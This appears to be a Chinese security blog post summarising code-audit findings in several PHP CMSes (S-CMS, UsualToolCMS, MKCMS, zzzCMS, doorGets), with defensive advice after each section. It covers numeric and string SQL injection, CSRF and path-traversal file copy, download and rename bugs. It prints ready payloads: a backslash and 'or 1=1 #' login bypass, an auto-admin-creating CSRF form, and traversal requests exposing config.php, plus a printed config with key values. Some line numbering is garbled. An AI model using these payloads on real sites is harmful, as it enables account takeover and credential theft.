> 本文作者：**zhhhy**（信安之路核心成员）

这一小段时间对一些 CMS 进行代码审计，和一些 CVE 分析复现。总结一下几个案例的问题产生原因和利用思路。由于能力有限，挖掘到的都并非高危漏洞，旨在总结一下思路。仅是个人的一些理解，有些表述不当的地方，还请各位斧正。

SQL 注入漏洞

SQL 注入是十分常见的漏洞了，之所以存在 SQL 注入，是因为程序对输入的参数过滤的不够严格，或者在对字符串的处理存在偏差导致防御失效。

数字型 SQL 注入

其实大多数的 CMS 都会做一些 SQL 注入的防御，例如设置 **magic_quotes_gpc=on** 或者使用 **addslashes()** 函数一个很简单的方式就把单引号给限制了，因此类似如下的 SQL 语句是很难产生注入。

```
$sql = "select * from tp_user where
username='".$_POST["username"]."'"
```

数字型 SQL 注入的问题就在于，如果语句并未使用单引号来包裹变量，例如如下语句。那么即便转义了单引号，也达不到防御的效果，因为根本就不需要使用单引号来闭合语句。

```
$sql = "select * from tp_user where username=".$_POST["username"]
```

在挖掘这类漏洞，当然就是观察 SQL 语句的拼接情况，是否对用户的输入进行处理。由于是数字型，只要关心输入的数据是否被强制转换成数字了，如果没有，那么很可能存在注入。

案例

S-CMS V3.0前台SQL注入

漏洞代码如下：

```
167
168 break;
169 case "comment":
170 ready(plug("xll","1"));
171 break;
172
173 case "jssdk":
174 $APPID = $C_wx_appid;
175 $APPSECRET = $C_wx_appsecret;
176 $info=getbody("https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=".$APPID."&secret=".$APPSECRET,"");
177 $access_token=json_decode($info)->access_token;
178 $info=getbody("https://api.weixin.qq.com/cgi-bin/ticket/getticket?access_token=".$access_token."&type=jsapi","");
179 $ticket=json_decode($info)->ticket;
180 $url=$_POST["url"];
181 $noncestr=gen_key(20);
182 $timestamp=time();
83 $pageid=$_POST["pageid"];
84 if($pageid==""){
85         $pageid=1;
86 }
87 switch($_POST["pagetype"]){
88 case "index":
89 $img=$C_ico;
90 break;
91 case "text":
92 $img=getrs("select * from ".TABLE."text where T_id=".$pageid,"T_pic");
93 break;
94 case "product":
95 $img=getrs("select * from ".TABLE."psort where S_id=".$pageid,"S_pic");
96 break;
97 case "productinfo":
98 $img=splitx(getrs("select * from ".TABLE."product where P_id=".$pageid,"P_path"),"|",0);
99 break;
00 case "news":
01 $img=getrs("select * from ".TABLE."nsort where S_id=".$pageid,"S_pic");
02 break;
03 case "newsinfo":
04 $img=getrs("select * from ".TABLE."news where N_id=".$pageid,"N_pic");
```

由于是整型注入，对一些引号等的处理转义易被绕过

172,0-1

可以看到在第 83 行处接收到了传递来的参数 `$_POST['pageid']`，而变量 `$pageid` 为经过处理就被拼接进了 92 行的 SQL 语句之中。观察 92 行的 SQL 语句可以看到，并未使用单引号进行保护，因此此处是一处数字型 SQL 注入。

UsualToolCMS v8.0 后台 SQL 注入

问题代码如下：

```
135     }
136     if($t=="del"){
137     $id=$_GET["id"];
138     $querys="select * from `cms_book` where bookclass=$id";
139     $datas=mysqli_query($mysqli,$querys);
140     if(mysqli_num_rows($datas)!=0){
141     echo "<script>alert('警告:请先删除该分类下咨询留言!');window.location.href='a_book_category.php'</script>";
142     }else{
143     $result=mysqli_query($mysqli, query: "DELETE FROM cms_book_cat WHERE id=$id");
144     if(!$result){
145     echo "<script>alert('分类删除失败!');window.location.href='a_book_category.php'</script>";
146     }else{echo "<script>alert('分类删除成功!');window.location.href='a_book_category.php'</script>";}
147     }
148     $mysqli->close();
149     }
150     ?>
151         </div>
152     </div>
153     <?php require_once 'a_bottom.php';?>
```

同样的可以看到传递的 `$_GET['id']` 为进行处理就拼接进了 SQL 语句。

防御方法

不难看出，如果将传入的参数强制转换成数字那么就能补上这类漏洞。

字符型 SQL 注入

前面提到了，由于变量收到单引号包裹保护，恶意输入的单引号又被转义了，因此很难进行 SQL 注入。但是又由于对字符串的处理不当或者在某种特定情况下，导致防御失效的案例还是有的。举个小例子，如下 SQL 语句:

```
$sql = "select * from tp_user where
username='".$_POST['username']."' and password =
'".$_POST['password']."'"
```

这种情况下如果对反斜线未做转义处理，就会导致注入的产生。当 `$_POST['username']` 的值为 `\`，`$_POST['password']` 的值为 `or 1=1 #` 。语句的拼接结果如下:

```
select * from tp_user where username='\' and password = ' or 1=1 #'
```

放入数据库中执行看看。

```
ysql> select * from tp_user where username='\' and password='or 1=1#'
   -> ;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  0 | admin    | admin    |
|  2 | zhhhy    | 666666   |
+----+----------+----------+
rows in set (0.00 sec)
```

可以看到语句正常执行了，并且查出了所有数据的信息。篇幅原因，此处不对原理进行详细解释。原理参考:

> https://zhhhy.github.io/2018/10/17/maccms/

因此，在审计的过程中，看到双变量的 SQL 语句，不妨看看反斜线是否被处理了，没准就是一个突破口。

再来看看对字符串处理不当造成的注入。直接看案例吧。

案例

Maccms8.0 SQL 注入 :

> https://xz.aliyun.com/t/2864

MKCMS 前台 SQL 注入:

```php
<?php
include('../system/inc.php');
$verify = stripslashes(trim($_GET['verify']));
$nowtime = time();
$query = mysql_query("select u_id from mkcms_user where u_question='$verify'");
$row = mysql_fetch_array($query);
if($row){
        echo $row['u_id'];


$sql = 'update mkcms_user set u_status=1 where u_id="'.$row['u_id'].'"';
if (mysql_query($sql)) {

alert_href('激活成功!','login.php');
}

}else{
$msg = 'error.';
}
echo $msg;

?>
```

可以看到在第三行出，使用了 `stripslashes()` 函数使得原本已经转义的单引号又恢复成未转义的状态，导致漏洞的发生。其实此处不太理解，为什么这里要去除转义。

总之面对字符型注入，要关注一下是否可绕过。可能开发者在处理字符串的时候，出现了例如上面链接里提到的长度限制的问题，或者反斜线未做处理的问题导致注入产生。

防御方法

对变量使用单引号进行包裹，并且对用户输入的例如引号之类的特殊字符进行处理。在进行字符串处理的时候，要注意避免使得原先的防御被绕过。

CSRF 漏洞

相比 SQL 注入来说 CSRF 漏洞是最好挖掘的，仅需观察表单中是否存在一个 token 或者验证码来验证请求是正常用户发出的，或者观察程序中是否有对 reference 进行判断处理，也就是判断请求的来源。如果都没有，恭喜你，这里很可能是一出 CSRF 漏洞。

CSRF 的漏洞虽然容易挖掘，但是危害也相对 SQL 注入来说没那么直接。类似于反射型 XSS，CSRF 需要正常用户的交互，即攻击者需要诱使普通用户完成一些操作才可以触发漏洞。

挖掘思路，如上文所说的，观察某个功能在执行的时候是否有验证请求来源。

案例

zzzCMS V1.7.1 版本 CSRF 漏洞

在 zzzCMS 中，存在多处 CSRF 漏洞，此处仅对添加管理员这一处进行举例。

```php
$qq=getform( name: "qq", source: "post");
$province=getform( name: "province", source: "post");
$city=getform( name: "city", source: "post");
$district=getform( name: "district", source: "post");
$address=getform( name: "address", source: "post");
$post=getform( name: "post", source: "post");
$qq=getform( name: "qq", source: "post");
$face=getform( name: "face", source: "post");  $face=str_replace( search: PLUG_PATH.'face/', replace: '',$face);
$u_desc=getform( name: "u_desc", source: "post");
$colarr=array('username'=>$username,'truename'=>$truename,'question'=>$question,'answer'=>$answer,'tel'=>$tel,'mobile'=>$mobile,'
if($uid==0){
    if (empty($password))                                layererr( str: '添加用户密码不能为空');
    if (checkstr($password, type: 'pass')!=true)         layererr( str: '密码不符合规则');
    if (check_used( table: 'user', col: "username",$username)) layererr( str: '账号已经存在请更换账号');
    if (check_used( table: 'user', col: "mobile",$mobile))    layererr( str: '手机号已经存在请更换手机号');
    arr_add( &arr: $colarr, key: 'u_onoff', value: 1);
    arr_add( &arr: $colarr, key: 'u_order', value: 9);
    arr_add( &arr: $colarr, key: 'password',md5_16($password));
    if(db_insert( table: 'user',$colarr)) layertrue ( str: '保存成功');
}else{
    if (check_used( table: 'user', col: "mobile",$mobile,$uid))       layererr( str: '手机号已经存在请更换手机号');
    if (!empty($password)){
        if (checkstr($password, type: 'pass')!=true)          layererr( str: '很抱歉，密码必须为6-16位大小写字母或数字！');
        set_cookie( name: 'adminpass', value: '0');
        arr_add( &arr: $colarr, key: 'password', md5_16($password));
    }
    if ($uid==get_session( name: "adminid")) {
        if (empty($face)){
            set_cookie( name: "adminface", value: "../plugins/face/face1.png");
        }elseif(lenstr($face)<11){
            set_cookie( name: "adminface", value: "../plugins/face/".$face);
        }else{
            set_cookie( name: "adminface", $face);
        }
    }
    if(db_update( table: 'user', where: 'uid='.$uid,$colarr)) layertrue ( str: '保存成功');
}
 layererr( str: '保存失败');
```

如上代码，可以看出在接受各种参数后，对数据进行格式判断，而未对请求的发起和来源是否来自正常用户进行验证，导致攻击者只需要构造相应的表单，诱使管理员访问或点击。在不知情的情况下，攻击者就完成了创建一个管理员帐号。表单内容如下：

```html
<html>
  <form action='http://127.0.0.1/zzz17/admin261/save.php?act=user'
method="post">
<input type='hidden' name='u_gid' value='2'/>
<input type='hidden' name='username' value='zhhhy'/>
<input type='hidden' name='password' value='6192288a'/>
<input type='hidden' name='truename' value='zhhhy'/>
<input type='hidden' name='mobile' value='15260131659'/>
<input type='hidden' name='face'
value='/zzz/plugins/face/face01.png'/>
<input type='submit' value='点击有惊喜'/>
  </form>
</html>
```

防御方法

增加验证码，不过可能会影响用户体验。比较好的是加一个 token 值以及验证请求来源。

文件操作相关的漏洞

文件相关的操作其实很多，我把他统成一大类。例如，任意文件重命名、任意文件下载、任意文件复制等。在我发现的几个案例里，对文件后缀名限制的比较严格，以至于无法 getshell。但是，不能 getshell，这些漏洞就没有利用价值了吗？当然不是。

挖掘漏洞的时候，重点观察一下被操作的文件的后缀是否被限制的严格，例如是否可以修改 PHP 文件。再看看跳转符号是否被过滤或者路径有没有被限制，可不可以穿梭任意目录。

来看 doorgetsCMS 的几个案例:

> https://github.com/itodaro/doorGets_cve

案例

doorGets 复制任意文件

```
29  $path = trim(empty($_POST['f'])?'':$_POST['f']);
30  $newPath = trim(empty($_POST['n'])?'':$_POST['n']);
31  if(!$newPath)
32    $newPath = getFilesPath();
33
34  verifyPath($path);
35  verifyPath($newPath);
36
37  if(is_file(fixPath($path))){
38    $newPath = $newPath.'/'.RoxyFile::MakeUniqueFilename(fixPath($newPath),
      basename($path));
39    if(copy(fixPath($path), fixPath($newPath)))
40      echo getSuccessRes();
```

在第 39 行处执行了将一个文件进行复制。在 34 和 35 行对路径进行判断，但是并未过滤 `../` 跳转符号。那么我们就可以利用跳转符号进行路径穿越，跳到一些配置文件的目录里，然后将配置文件复制出来。例如 Apache 的配置文件，将这个文件复制到网站的根目录下，由于是静态文本文件，直接访问就可以获取到里面的内容造成信息泄露的效果。


```
# <URL:http://httpd.apache.org/docs/2.4/mod/directives.html>
# for a discussion of each configuration directive.
#
# Do NOT simply read the instructions in here without understanding
# what they do.  They're here only as hints or reminders.  If you are unsure
# consult the online docs. You have been warned.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path.  If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "logs/access_log"
# with ServerRoot set to "/usr/local/apache2" will be interpreted by the
# server as "/usr/local/apache2/logs/access_log", whereas "/logs/access_log"
# will be interpreted as '/logs/access_log'.
#
# NOTE: Where filenames are specified, you must use forward slashes
# instead of backslashes (e.g., "c:/apache" instead of "c:\apache").
# If a drive letter is omitted, the drive on which httpd.exe is located
# will be used by default.  It is recommended that you always supply
# an explicit drive letter in absolute paths to avoid confusion.

#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path.  If you point
# ServerRoot at a non-local disk, be sure to specify a local disk on the
# Mutex directive, if file-based mutexes are used.  If you wish to share the
# same ServerRoot for multiple httpd daemons, you will need to change at
# least PidFile.
#
ServerRoot "                    Apache"

#
# Mutex: Allows you to set the mutex mechanism and mutex file directory
# for individual mutexes, or change the global defaults
#
# Uncomment and change the directory if mutexes are file-based and the default
# mutex file directory is not on a local disk or is not appropriate for some
# other reason.
#
# Mutex default:logs

#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
```

doorGets 任意文件下载

在代码的第 36 行处进行文件下载。对传入的 `$path` 未作处理，可以进行任意目录跳转，于是可以把任意文件下载下来。

```php
$path = trim($_GET['f']);
verifyPath($path);

if(is_file(fixPath($path))){
  $file = urldecode(basename($path));
  header('Content-Disposition: attachment; filename="'.$file.'"');
  header('Content-Type: application/force-download');
  readfile(fixPath($path));
}
```

如下 payload 就可以把 php 文件下载下来。

```
http://domain.com/fileman/php/downloaddir.php?
d=/fileman/Uploads/../../config
```

doorGets 任意文件重命名


同样的，在 36 行处执行重命名操作，也没有进行对跳转符号进行限制。一个思路就是把 PHP 重命名成 HTML 文件，这样就可以把 PHP 文件的内容给泄露出来。

```php
$path = trim(empty($_POST['f'])?'':$_POST['f']);
$name = trim(empty($_POST['n'])?'':$_POST['n']);
verifyPath($path);

if(is_file(fixPath($path))){
  if(!RoxyFile::CanUploadFile($name))
    echo getErrorRes(t('E_FileExtensionForbidden').' ".'.RoxyFile::
    GetExtension($name).'"');
  elseif(rename(fixPath($path), dirname(fixPath($path)).'/'.$name))
    echo getSuccessRes();
```

payload 如下：

```
f=%2Ffileman%2FUploads%2F..%2F..%2Fconfig%2Fconfig.php&n=..%2Ffilem
an%2FUploads%2Ftest.html
```




```
<?php
define('SAAS_ENV',false);
define('ACTIVE_CACHE',false);
define('ACTIVE_DEMO',false);
define('KEY_SECRET','hlHftNZYjunk1UfKyiju');
define('KEY_DOORGETS','LFVXZOC2VdADsNZVnaPb');
define('APP',BASE.'doorgets/app/');
define('CORE',BASE.'doorgets/core/');
define('LIB',BASE.'doorgets/lib/');
define('CONFIG',BASE.'config/');
define('TEMPLATE',BASE.'doorgets/template/');
define('ROUTER',BASE.'doorgets/routers/');
define('CONFIGURATION',BASE.'config/');
define('THEME',BASE.'themes/');
define('LANGUE',BASE.'doorgets/locale/');
define('LANGUE_DEFAULT_FILE',BASE.'doorgets/locale/temp.lg.php');
define('CONTROLLERS',BASE.'doorgets/app/controllers/');
define('REQUESTS',BASE.'doorgets/app/requests/');
define('VIEWS',BASE.'doorgets/app/views/');
define('MODULES',BASE.'doorgets/app/modules/');
define('BASE_DATA',BASE.'data/');
define('BASE_IMG',BASE.'skin/img/');
define('BASE_CSS',BASE.'skin/css/');
define('BASE_JS',BASE.'skin/js/');
define('CACHE_DB',BASE.'cache/database/');
define('CACHE_TEMPLATE',BASE.'cache/template/');
define('CACHE_THEME',BASE.'cache/themes/');
define('PROTOCOL','http://');
define('URL',PROTOCOL.'127.0.0.1:8003/');
define('URL_ADMIN',PROTOCOL.'127.0.0.1:8003/');
define('URL_USER',PROTOCOL.'127.0.0.1:8003/dg-user/');
define('SQL_HOST','localhost');
define('SQL_LOGIN','root');
define('SQL_PWD','');
define('SQL_DB','doorgets');
define('SQL_VERSION','5.5.53');
require_once CONFIGURATION.'includes.php';
```

防御方法

限制文件的路径避免路径穿越的发生，严格控制文件后缀名。